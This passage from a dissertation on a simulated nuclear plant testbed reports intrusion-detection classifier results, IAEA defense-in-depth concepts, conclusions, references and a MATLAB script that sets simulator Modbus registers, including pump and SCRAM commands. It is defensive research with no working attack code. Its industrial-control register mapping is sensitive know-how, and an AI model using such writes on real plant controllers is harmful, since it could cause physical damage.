After the tuning was completed, the following parameters were recommended for the SVM Classifier trained with Group 1 features: {'C': 0.8910751228552074, 'class_weight': 'balanced', 'gamma': 12.196322658951296, 'kernel': 'rbf'}. And likewise for the SVM fed with Group 2 features: {'C': 0.9718313215463703, 'class_weight': 'balanced', 'gamma': 26.185324208280853, 'kernel': 'rbf'}. It should be noted that, due to the random sampling method of the candidate parameter values to be tested by the optimizer, these optimal parameters can change significantly between rounds. Nevertheless, once a good combination is found, their employment by the classifier will produce consistent results from a performance standpoint.




BEFORE:

```
              precision    recall  f1-score   support

           0       0.89      0.88      0.88       202
           1       0.88      0.88      0.88       198

    accuracy                           0.88       400
   macro avg       0.88      0.88      0.88       400
weighted avg       0.88      0.88      0.88       400
```

AFTER:

```
              precision    recall  f1-score   support

           0       0.87      0.99      0.92       202
           1       0.98      0.84      0.91       198

    accuracy                           0.92       400
   macro avg       0.92      0.91      0.91       400
weighted avg       0.92      0.92      0.91       400
```

Figure 5.15: Performance improvement after hyper-parameter tuning for Group 1.



BEFORE:

```
              precision    recall  f1-score   support

           0       0.84      0.93      0.88       202
           1       0.92      0.81      0.86       198

    accuracy                           0.87       400
   macro avg       0.88      0.87      0.87       400
weighted avg       0.88      0.87      0.87       400
```

AFTER:

```
              precision    recall  f1-score   support

           0       0.84      0.97      0.90       202
           1       0.96      0.81      0.88       198

    accuracy                           0.89       400
   macro avg       0.90      0.89      0.89       400
weighted avg       0.90      0.89      0.89       400
```

Figure 5.16: Performance improvement after hyper-parameter tuning for Group 2.

## 5.4 DEFENSIVE CAPABILITY STUDIES

Besides the possibility of studying anomaly detection techniques, this testbed also allows for the application of the combined strategy recommended by the IAEA, aimed at the implementation of computer security at nuclear facilities: "graded approach" and "defense in depth" [19]. In this context, computer "security" has the goal of protecting "targets" (e.g. radioactive materials) from "malicious acts" (e.g. theft, sabotage), perpetrated by various "threats" (e.g. insiders and hackers), that may lead to unacceptable radiological consequences. In contrast, computer "safety" has the goal of protecting people and the environment from radiation or radioactive material hazards. This last objective is achieved through appropriate operations and mechanisms to prevent and mitigate accidents [4].

In a "graded approach", the extent of the applied computer security measures intended to protect a "facility function" is directly proportional to the worst consequences that could result from its compromise. In this way, to indicate the degree of security protection required, distinct "computer security levels" are established, with its significance varying from high to low and associated with increasing numbers starting at 1, depending on the severity of the projected impacts of those consequences on the facility. The "facility functions", in turn, are ideally related to only one "computer based system", which is then considered to be part of a "computer security zone", and can share it with other systems. Finally, each "computer security zone", together with their constituents "computer based systems", is assigned to a single "computer security level".

On the other hand, in a "defense in depth" architecture, the "computer security measures", associated with the various "computer security systems", their security zones, and their security levels requirements, are arranged in successive layers; so that the measures applied for the levels that require low protection also contribute to the defense of the levels that require high protection (e.g. the early detection of a cyber-attack). Each of these layers must be protected from cyber-attacks originating from adjacent layers, and "computer security measures" are applied both within and between "computer security zones". For "defense in depth" to be maintained, no data communications direct paths connecting multiple "computer security zones" should be allowed. On the technical side, this is achieved by "computer security measures" that enforce logical and physical decoupling mechanisms between zones and security levels.

Another important concept is that of "Defensive Computer Security Architecture" (DCSA), which has the purpose of preserving the safety, security and emergency preparedness functions of the facility. It is derived from a "Computer Security Risk Management" (CSRM) approach and implements both the "graded approach" and "defence in depth". Besides, it provides measures to protect, detect and respond to a cyber-attack; by combining technical, administrative and physical security measures [19].

These concepts and their interplay can be better understood by means of the diagram in Figure 5.17 below. It shows a conceptual model of security zones for an hypothetical NPP to which were assigned 5 "computer security levels". The level 1 is the one that requires the most protection, and the level 5 is the one that requires the least protection, while being, at the same time, adjacent; though still protected by an "air gap", to the outside environment. Several "computer security zones" (Z1-Z12) are each assigned to its own "computer security level" and contain one or more "computer security systems" (Sa-Sz). The latter, in turn, are responsible for performing the "facility functions". Also depicted are the "computer security measures" designed to control communication between zones and levels.



Nuclear Facility Security - Levels and Zones
Outside Facility
Outside Facility
Z1
Z2
Z3
Z4
Z5
Z6
Z7
Z8
Z9
Z10
Z11
Z12
Level 1
Level 2
Level 3
Level 4
Level 5
(Z1 - Z12) COMPUTER SECURITY ZONES
(Sa - Sz) COMPUTER SECURITY SYSTEMS
COMPUTER SECURITY MEASURES
COMPUTER SECURITY LEVEL (SIGNIFICANCE)
Very High
High
Medium
Low
Very Low

Figure 5.17: IAEA Method for computer security of Nuclear Facilities - "graded approach" and "defense in depth".

Put simply, the adoption of the concepts of "graded approach" and "defense in depth" provides for the rationalization of the application of resources intended for the cybersecurity of nuclear facilities; avoiding ineffective measures and unnecessary expenses.

As the ANS simulates, besides the main reactor, also IC subsystems; and the GNS3 topology can be expanded to incorporate other elements besides those studied, from individual infrastructure equipment to entire internal corporate networks, there are plenty of opportunities to employ the methodology just described.

One example (not part of this study) of practical implementation of technical defensive measures in the testbed, in the context of a DCSA, would be the delimitation of the ANS subsystems and their control systems, as well as the administrative elements present in the network topology, into "computer security zones"; according to the specific "facility functions" performed by them. These could then be subject to impact assessments after engineered cyber-attacks were conducted against them, for the correct allocation of their individual "computer security levels." At last, decoupling mechanisms could be deployed between sensitive "computer security zones", like those containing the PLCs and the supervisory, e.g by means of firewalls; to evaluate and improve the protection they can provide to "facility functions".

# 6 CONCLUSIONS

In this work, we developed and validated a testbed for conducting cybersecurity assessment in nuclear power plants. The main advantages of this setup are its realism, flexibility, and low cost. It allows the simulation of several cyber-attack scenarios against a simulated NPP communicating with its supervisory system (SCADA/HMI), through the Modbus TCP protocol. It is worth mentioning that this study was carried out based on a simulator of a hypothetical power plant (Asherah NPP) and that vulnerabilities that could lead to a similar attack on existing plants were not exploited. We also showed how it is possible to use this environment to generate the datasets needed for intrusion detection studies, and stated that it allows for implementation of defensive computer security architecture.

For the proposed cyber-attack scenario, the performance of several simulations allowed to demonstrate how to force condenser cooling pump parameters against their nominal operating values is detrimental to the continuous operation of PWR-type NPPs. In particular, the impact assessment points to the risk that cyber-attacks against the condenser cooling pump speed control could result in material and financial damage to the NPP. The situation described also highlights the danger posed by Insiders, endowed with specific knowledge about the inner workings of the NPP ICS and acting within the Air Gap protected area. We should also point out; and with the aim of increasing awareness about this risk, that the results obtained from these studies have made it possible to publish a scientific article in an international journal [76].

By generating datasets suitable for training machine learning algorithms for intrusion detection, it was possible to obtain important results even in this preliminary exploration. For the type of attacks studied, the intrusions caused noticeable changes in the patterns displayed by the values of network parameters and operational variables. In particular, it was possible to detect the attacks by the delays in the response time to the supervisory requests (a network parameter) and by the new levels assumed by the operational variables values after the attacks. By combining the monitoring of network and operational variables, it was possible to obtain, with the algorithms tested, perfect accuracies for the complete attacks (MITM and change of values in the supervisory) and accuracies higher than 85% for passive attacks (MITM only). It was also possible to verify the higher relative efficiency of the algorithms trained with the operational variables more directly related to the attacked subsystem.

We estimate that the success obtained in detecting these attacks is less related to the predictive power of the algorithms employed than to the characteristics of the datasets and reveals limitations of the adopted paradigm (Supervised Learning). The values of the variables were extracted from the stabilization of their values for the reactor's energy production fixed at 100%. The stability of the parameter values and their abrupt change to new levels, also stable, after attacks, facilitates their detection. To make the datasets more realistic it would be required to simulate several situations considered normal and their transients as well as to expand the list of cyber attacks employed. Unfortunately, due to the continuous nature of the simulated variables and the indeterminate number of possible attacks, there is no upper limit to the number of scenarios to be simulated. Thus, we believe that other ML paradigms would need to be employed to enable more robust and general performance in these situations, which would facilitate their adoption by the nuclear industry; such as Unsupervised Learning and Neural Networks.

We realized that an important limitation of this testbed is the substantial memory load imposed by the employment of several virtual machines in the GNS3 topology, especially in terms of RAM. In addition, optimizing the parameters of machine learning classifiers is very demanding in terms of CPU processing power. Thus, more modest computing environments could experience problems when trying to reproduce or expand the conditions described. However, it was possible to perform all the above procedures with a personal computer equipped with an AMD Ryzen 7 3700X 8-Core Processor 3.60 GHz and 32.0 GB of RAM installed. The RAM memories defined in the topology were: 6 GB for the Windows/ANS VM; and 2 GB for each of the Linux VMs.

Several possibilities for future studies are envisioned. Such as:

- Modification of the proposed topology, as by the inclusion of new independent PLCs or network equipment like firewalls, including for the testing of defense strategies;
- Choice of different ANS subsystems, for reproducing similar cyber-attack to the one performed in this work;
- Demonstration of different cyber-attacks like DoS and Replay;
- Production of datasets for ML algorithm training, with the goal of developing automated IDS;
- Development and integration of additional modules, with the aim of developing real-time intrusion detection applications, among others.

# Abbreviations

The following abbreviations are used in this dissertation:

| | |
|---|---|
| ANS | Asherah Nuclear Power Plant Simulator |
| CC | Condenser Cooling (ANS subsystem) |
| CD | Condenser (ANS subsystem) |
| CRP | Coordinated Research Project |
| DCSA | defensive computer security architecture |
| DoS | Denial of Service (type of cyber-attack) |
| FBD | Function Block Diagram (PLC programming language) |
| HIL | hardware-in-the-loop |
| HMI | human-machine interface |
| IAEA | International Atomic Energy Agency |
| IC | instrumentation and control |
| ICS | industrial control systems |
| IDS | intrusion detection systems |
| IF | isolation forest (machine learning algorithm) |
| IL | Instruction List (PLC programming language) |
| IO | input and output |
| IT | information technology |
| LD | Ladder Logic (PLC programming language) |
| MBAP | Modbus Application Protocol |
| MITM | men-in-the-middle (type of cyber-attack) |
| ML | Machine Learning |
| NPP | nuclear power plant |
| OCNN | one-class neural network (machine learning algorithm) |
| OCSVM | one-class support vector machine (machine learning algorithm) |
| OPC UA | Open Platform Communications Unified Architecture |
| OS | operating system |
| OT | operational technology |
| PDU | Protocol Data Unit |
| PLC | programmable logic controllers |
| PWR | Pressurized Water Reactor |
| RDBMS | relational database management system |
| RPS | Reactor Protection System |
| RX | Main Nuclear Reactor (ANS subsystem) |
| SCADA | supervisory control and data acquisition system |
| SCRAM | emergency shutdown |
| SFC | Sequential Function Chart (PLC programming language) |
| ST | Structured Text (PLC programming language) |
| SVM | Support Vector Machine |
| TB | Turbine (ANS subsystem) |
| TLS | Transport Layer Security |
| VM | virtual machines |

# BIBLIOGRAPHIC REFERENCES

1 Pospisil, O.; Blazek, P.; Kuchar, K.; Fujdiak, R.; Misurec, J. Application Perspective on Cybersecurity Testbed for Industrial Control Systems. *Sensors 2021*, *21*, *8119*. https://doi.org/10.3390/S21238119.

2 Park, J.W.; Lee, S.J. A quantitative assessment framework for cyber-attack scenarios on nuclear power plants using relative difficulty and consequence. *Ann. Nucl. Energy 2020*, *142*. https://doi.org/10.1016/j.anucene.2020.107432.

3 Cho, H.S.; Woo, T.H. Cyber security in nuclear industry - Analytic study from the terror incident in nuclear power plants (NPPs). *Ann. Nucl. Energy 2017*, *99*. https://doi.org/10.1016/j.anucene.2016.09.024.

4 Busquim e Silva, R.; Piqueira, J.R.C.; Cruz, J.J.; Marques, R.P. Cybersecurity Assessment Framework for Digital Interface Between Safety and Security at Nuclear Power Plants. *Int. J. Crit. Infrastruct. Prot. 2021*, *34*, 100453. https://doi.org/10.1016/j.ijcip.2021.100453.

5 Nuclear Reactor Simulators for Education and Training|IAEA. Available online: <https://www.iaea.org/topics/nuclear-power-reactors/nuclear-reactor-simulators-for-education-and-training> (accessed on 20 May 2022).

6 CRP-Incident-Response. Available online: <https://nusec.iaea.org/portal/User-Groups/Computer-Information-Security/Resources/Cyber-Research/CRP-Incident-Response> (accessed on 24 June 2022).

7 Busquim e Silva, R.; Shirvan, K.; Piqueira, J.R.C.; Marques, R.P. Development of the Asherah Nuclear Power Plant Simulator for Cyber Security Assessment. In Proceedings of the International Conference on Nuclear Security, Vienna, Austria, 10–14 February 2020; pp. 1–10.

8 Busquim e Silva, R.; Correa, D.; Antunes, F.R.; Souza, F.C.S.; Marques, R.P.; Piqueira, J.R.C. The Asherah Nuclear Power Plant Simulator (ANS) as a training tool at the Brazilian Guard Cyber Exercise. In Proceedings of the International Conference on Nuclear Security, Vienna, Austria, 10–14 February 2020; pp. 1–8.

9 Boldea, C.N. SCADA virtual test environment development. *Electroteh. Electron. Autom. 2011*, *59*, 60.

10 Thornton, J.Z. A Virtualized SCADA Laboratory for Research and Teaching. Master's Theses, Mississippi State University, Starkville, MS, USA, 2015; p. 341.

11 MathWorks—Products—Simulink. Available online: <https://www.mathworks.com/products/simulink.html> (accessed on 27 June 2022).

12 Teixeira, M.A.; Salman, T.; Zolanvari, M.; Jain, R.; Meskin, N.; Samaka, M. SCADA System Testbed for Cybersecurity Research Using Machine Learning Approach. *Future Internet 2018*, *10*, *76*. https://doi.org/10.3390/fi10080076.

13 Figueroa-Lorenzo, S.; Añorga, J.; Arrizabalaga, S. Role-based access control model in modbus SCADA systems. A centralized model approach. *Sensors 2019*, *19*, *4455*, https://doi.org/10.3390/s19204455.

14 Zhang, F.; Kodituwakku, H.A.D.E.; Hines, J.W.; Coble, J. Multilayer Data-Driven Cyber-Attack Detection System for Industrial Control Systems Based on Network, System, and Process Data. *IEEE Trans. Ind. Informatics 2019*, *15*, *4362–4369*. https://doi.org/10.1109/TII.2019.2891261.

15 Zhang, F.; Coble, J.B. Robust localized cyber-attack detection for key equipment in nuclear power plants. *Prog. Nucl. Energy 2020*, *128*, *103446*. https://doi.org/10.1016/J.PNUCENE.2020.103446.

16 ANSI/ISA-95.00.01-2010 (IEC 62264-1 Mod) Enterprise-Control System Integration - Part 1: Models and Terminology. Available online: <https://www.isa.org/products/ansi-isa-95-00-01-2010-iec-62264-1-mod-enterprise> (accessed on 20 May 2022).

17 Boateng, E.A.; Bruce, J.W. Unsupervised Machine Learning Techniques for Detecting PLC Process Control Anomalies. *J. Cybersecurity Priv. 2022*, *2*, *220–244*. https://doi.org/10.3390/jcp2020012.

18 IAEA. *NSS-33-T Computer Security of Instrumentation and Control Systems at Nuclear Facilities*; IAEA: Vienna, Austria, 2018; No. 33-T, ISBN 978-92-0-103117-4.

19 IAEA. *NSS-17-T (Rev. 1) - Computer Security Techniques for Nuclear Facilities*; IAEA: Vienna, Austria, 2021; No. 17-T (Rev. 1), pp. 220–244, ISBN 978-92-0123520-6.

20 ModRSsim2 Wiki. Available online: <https://sourceforge.net/p/modrssim2/wiki/Home/> (accessed on 25 May 2022).

21 GNS3|The Software that Empowers Network Professionals. Available online: <https://www.gns3.com/> (accessed on 25 May 2022).

22 VyOS|GNS3. Available online: <https://www.gns3.com/marketplace/appliances/vyos> (accessed on 25 May 2022).

23 OpenPLC—Open-Source PLC Software. Available online: <https://openplcproject.com/> (accessed on 25 May 2022).

24 ScadaBR. Available online: <https://www.scadabr.com.br/> (accessed on 25 May 2022).

25 Kali Linux|Penetration Testing and Ethical Hacking Linux Distribution. Available online: <https://www.kali.org/> (accessed on 25 May 2022).

26 Ettercap Home Page. Available online: <https://www.ettercap-project.org/> (accessed on 25 May 2022).

27 MySQL: MySQL Workbench. Available online: <https://www.mysql.com/products/workbench/> (accessed on 25 May 2022).

28 Wireshark. Go Deep. Available online: <https://www.wireshark.org/> (accessed on 25 May 2022).

29 VMware Workstation Player—VMware Customer Connect. Available online: <https://customerconnect.vmware.com/en/downloads> (accessed on 25 May 2022).

30 Oracle VM VirtualBox. Available online: <https://www.mysql.com/products/community/> (accessed on 25 May 2022).

31 MySQL Community Edition. Available online: <https://www.virtualbox.org/> (accessed on 1 July 2022).

32 Shodan Search Engine. Available online: <https://www.shodan.io/> (accessed on 26 May 2022).

33 DEF CON 26—Thiago Alves—Hacking PLCs and Causing Havoc on Critical Infrastructures - YouTube. Available online: <https://www.youtube.com/watch?v=-KHel7SyXsU> (accessed on 26 May 2022).

34 Hacking PLCs and Causing Havoc on Critical Infrastructures. Available online: <https://www.slideshare.net/cisoplatform7/hacking-plcs-and-causing-havoc-on-critical-infrastructures> (accessed on 26 May 2022).

35 Busquim e Silva, R.; Shirvan, K.; Cruz, J.J.; Marques, R.P.; Marques, A.L.F.; Piqueira, J.R.C. Advanced method for neutronics and system code coupling RELAP, PARCS, and MATLAB for instrumentation and control assessment. *Ann. Nucl. Energy 2020*, *140*, *306–4549*. https://doi.org/10.1016/j.anucene.2019.107098.

36 Busquim e Silva, R.. Implications of Advanced Computational Methods for Reactivity Initiated Accidents in Nuclear Reactors. P.h.D Thesis, University of Sao Paulo, São Paulo, Brazil, 2015. https://doi.org/10.11606/T.3.2016.tde-20072016-142605.

37 Home—Docker. Available online: <https://www.docker.com/> (accessed on 27 June 2022).

38 IEC 61131-3:2013, Programmable Controllers—Part 3: Programming Languages Available online: <https://webstore.iec.ch/publication/4552> (accessed on 31 May 2022).

39 Open PLC with ESP8266 Wifi—YouTube. Available online: <https://www.youtube.com/watch?v=C-SJfj282o8&t=2s> (accessed on 31 May 2022).

40 Quick Start Guide|Metasploit Documentation. Available online: <https://docs.rapid7.com/metasploit/> (accessed on 2 June 2022).

41 Cruz, T.; Simões, P. Down the Rabbit Hole: Fostering Active Learning through Guided Exploration of a SCADA Cyber Range. *Appl. Sci. 2021*, *11*, *9509*. https://doi.org/10.3390/app11209509.

42 Busquim e Silva, R.; Piqueira, J.R.C.; Marques, R.P. Use of the Extended Kalman Filter for Cybersecurity Assessment in a Closed-Loop Digital Twin Testbed. In Proceedings of the 12th Nuclear Plant Instrumentation, Control and Human-Machine Interface Technologies (NPIC&HMIT 2021),Providence, RI, United States of America, 14–17 June 2021; pp. 447–456. https://doi.org/10.13182/t124-34493.

43 Tshark Dev. Available online: <https://tshark.dev/setup/about/> (accessed on 6 September 2022).

44 IEEE float calculator. Downloadable Excel spreadsheet. Available online: <https://www.simplymodbus.ca/ieeefloats.xls> (accessed on 6 September 2022).

45 NumPy. Available online: <https://numpy.org/> (accessed on 20 September 2022)

46 Pandas. Available online: <https://pandas.pydata.org/> (accessed on 20 September 2022)

47 Matplotlib. Available online: <https://matplotlib.org/> (accessed on 20 September 2022)

48 Seaborn. Available online: <https://seaborn.pydata.org/> (accessed on 20 September 2022)

49 SciPy. Available online: <https://scipy.org/> (accessed on 20 September 2022)

50 Pedregosa et al. Scikit-learn: Machine Learning in Python. *Journal of Machine Learning Research 2011*, *12*, *2825–2830*. Available online: <https://jmlr.csail.mit.edu/papers/v12/pedregosa11a.html>

51 Scikit-Learn. Available online: <https://scikit-learn.org/stable/> (accessed on 20 September 2022)

52 Joblib. Available online: <https://joblib.readthedocs.io/en/latest/index.html#> (accessed on 20 September 2022)

53 Lai Y.; Zhang J.; Liu Z.. Industrial Anomaly Detection and Attack Classification Method Based on Convolutional Neural Network. *Security and Communication Networks*, *2019*. https://doi.org/10.1155/2019/8124254.

54 Gómez Á.; Maimó L.; Celdrán A. et al.. MADICS: A Methodology for Anomaly Detection in Industrial Control Systems. *Symmetry*, *2020*, *12*, *1583*. https://doi.org/10.3390/sym12101583.

55 seaborn.boxplot. Available online: <https://seaborn.pydata.org/generated/seaborn.boxplot.html> (accessed on 20 September 2022)

56 Jolliffe, Ian T.; Cadima, Jorge. Principal component analysis: a review and recent developments. *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, *2016*, *374*, *2065*. https://doi.org/10.1098/rsta.2015.0202.

57 sklearn.decomposition.PCA. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.decomposition.PCA.html?highlight=pca> (accessed on 21 September 2022)

58 sklearn.svm.SVC. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.svm.SVC.html?highlight=svc#sklearn.svm.SVC> (accessed on 27 September 2022)

59 sklearn.linear_model.LogisticRegression. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.linear_model.LogisticRegression.html> (accessed on 27 September 2022)

60 sklearn.ensemble.RandomForestClassifier. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.RandomForestClassifier.html> (accessed on 27 September 2022)

61 sklearn.neighbors.KNeighborsClassifier. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.neighbors.KNeighborsClassifier.html> (accessed on 27 September 2022)

62 sklearn.naive_bayes.MultinomialNB. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.naive_bayes.MultinomialNB.html> (accessed on 27 September 2022)

63 Boser B.; Guyon I.; Vapnik V. Training algorithm for optimal margin classifiers. *Proceedings of the Fifth Annual ACM Workshop on Computational Learning Theory*, *1992*, *144-152*. https://doi.org/10.1145/130385.130401

64 Cortes C. Support-Vector Networks. *Machine Learning*, *1995*, *20*, *273-297*. https://doi.org/10.3390/sym1210158

65 Hsu C.; Chang C.; Lin C. A Practical Guide to Support Vector Classification. Available online: <https://www.csie.ntu.edu.tw/~cjlin/libsvm/index.html> (accessed on 28 September 2022)

66 sklearn.model_selection.RandomizedSearchCV. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.RandomizedSearchCV.html> (accessed on 02 October 2022)

67 sklearn.model_selection.GridSearchCV. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.model_selection.GridSearchCV.html> (accessed on 02 October 2022)

68 joblib.Parallel. Available online: <https://joblib.readthedocs.io/en/latest/generated/joblib.Parallel.html> (accessed on 02 October 2022)

69 RBF SVM parameters. Available online: <https://scikit-learn.org/stable/auto_examples/svm/plot_rbf_parameters.html> (accessed on 02 October 2022)

70 scipy.stats.arcsine. Available online: <https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.arcsine.html#scipy.stats.arcsine> (accessed on 02 October 2022)

71 scipy.stats.expon. Available online: <https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.expon.html#scipy.stats.expon> (accessed on 02 October 2022)

72 sklearn.metrics.confusion_matrix. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.metrics.confusion_matrix.html?highlight=confusion_matrix#sklearn.metrics.confusion_matrix> (accessed on 02 October 2022)

73 sklearn.metrics.classification_report. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.metrics.classification_report.html> (accessed on 02 October 2022)

74 sklearn.metrics.precision_recall_fscore_support. Available online: <https://scikit-learn.org/stable/modules/generated/sklearn.metrics.precision_recall_fscore_support.html#sklearn.metrics.precision_recall_fscore_support> (accessed on 02 October 2022)

75 3.3. Metrics and scoring: quantifying the quality of predictions. Available online: <https://scikit-learn.org/stable/modules/model_evaluation.html#scoring-parameter> (accessed on 02 October 2022)

76 de Brito, Israel Barbosa; de Sousa, Rafael T. Development of an Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants. *Applied Sciences*, *2022*, *12*, *15*. https://doi.org/10.3390/app12157942.

# APPENDICES

# I - Modbus Initialization Matlab Script

```
% this code modifies the original Modbus initialization script
% contained in the ANS file modus_hfp_init.txt

% MODBUS_HFP_INIT
% Initial Conditions for a modbus server (if present)

% V0.2

fprintf('## Modbus: ...........................')

% Check for modbus server

ModbusServerIPAdress = '127.0.0.1';
ModbusServerOK = 1;
try
    m = modbus('tcpip', ModbusServerIPAdress, 502);
catch
    fprintf(' Cannot connect to Modbus Server.\n');
    ModbusServerOK = 0;
end

if ModbusServerOK

        fprintf(' Connected to MOD_RSsim Server.\n');
        fprintf('## Loading MODBUS initial conditions: .')

        % Write AF Ctrl Initial Conditions

        % AF Ctrl Analog Inputs
        write(m, 'holdingregs',221,0,1,'single');    % AF_LetdownValveCmd
        write(m, 'holdingregs',223,0,1,'single');    % AF_MakeupValveCmd

        % AF Ctrl Digital Inputs
        write(m, 'holdingregs',283,1,1,'single');    % AF_MakeupPumpCmd


        % Write CC Ctrl Initial Conditions
        % CC Ctrl Analog Inputs
        write(m, 'holdingregs',225,100,1,'single');    % CC_PumpSpeedCmd

        % CC Ctrl Digital Inputs
        write(m, 'holdingregs',285,1,1,'single');    % CC_PumpOnOffCmd


        % Write CE Ctrl Initial Conditions

        % CE Ctrl Analog Inputs
        write(m, 'holdingregs',227,100,1,'single');    % CE_Pump1SpeedCmd
        write(m, 'holdingregs',229,100,1,'single');    % CE_Pump2SpeedCmd
        write(m, 'holdingregs',231,0,1,'single');    % CE_Pump3SpeedCmd

        % CE Ctrl Digital Inputs
        write(m, 'holdingregs',287,1,1,'single');    % CE_Pump1OnOffCmd
        write(m, 'holdingregs',289,1,1,'single');    % CE_Pump2OnOffCmd
        write(m, 'holdingregs',291,0,1,'single');    % CE_Pump3OnOffCmd


        % Write CR Ctrl Initial Conditions

        % CR Ctrl Analog Inputs
        write(m, 'holdingregs',233,833,1,'single');    % CR_PosCmd

        % CR Ctrl Digital Inputs
        write(m, 'holdingregs',293,0,1,'single');    % CR_SCRAMCmd


        % Write CTRL Ctrl Initial Conditions

        % CTRL Ctrl Analog Inputs
        write(m, 'holdingregs',235,0,1,'single');    % CTRL_CDLevelSetpoint
        write(m, 'holdingregs',237,0,1,'single');    % CTRL_CDPressSetpoint
        write(m, 'holdingregs',239,0,1,'single');    % CTRL_ColdLegTempSetpoint
        write(m, 'holdingregs',241,0,1,'single');    % CTRL_MeanCoolTempSetpoint
        write(m, 'holdingregs',243,0,1,'single');    % CTRL_PZLevelSetPoint
        write(m, 'holdingregs',245,0,1,'single');    % CTRL_PZPressSetPoint
        write(m, 'holdingregs',247,0,1,'single');    % CTRL_RC1FlowSetpoint
        write(m, 'holdingregs',249,0,1,'single');    % CTRL_RC2FlowSetpoint
        write(m, 'holdingregs',251,100,1,'single');    % CTRL_RXPowerSetpoint
        write(m, 'holdingregs',253,0,1,'single');    % CTRL_SG1LevelSetpoint
        write(m, 'holdingregs',255,0,1,'single');    % CTRL_SG1PressSetpoint
        write(m, 'holdingregs',257,0,1,'single');    % CTRL_SG2LevelSetpoint
        write(m, 'holdingregs',259,0,1,'single');    % CTRL_SG2PressSetpoint
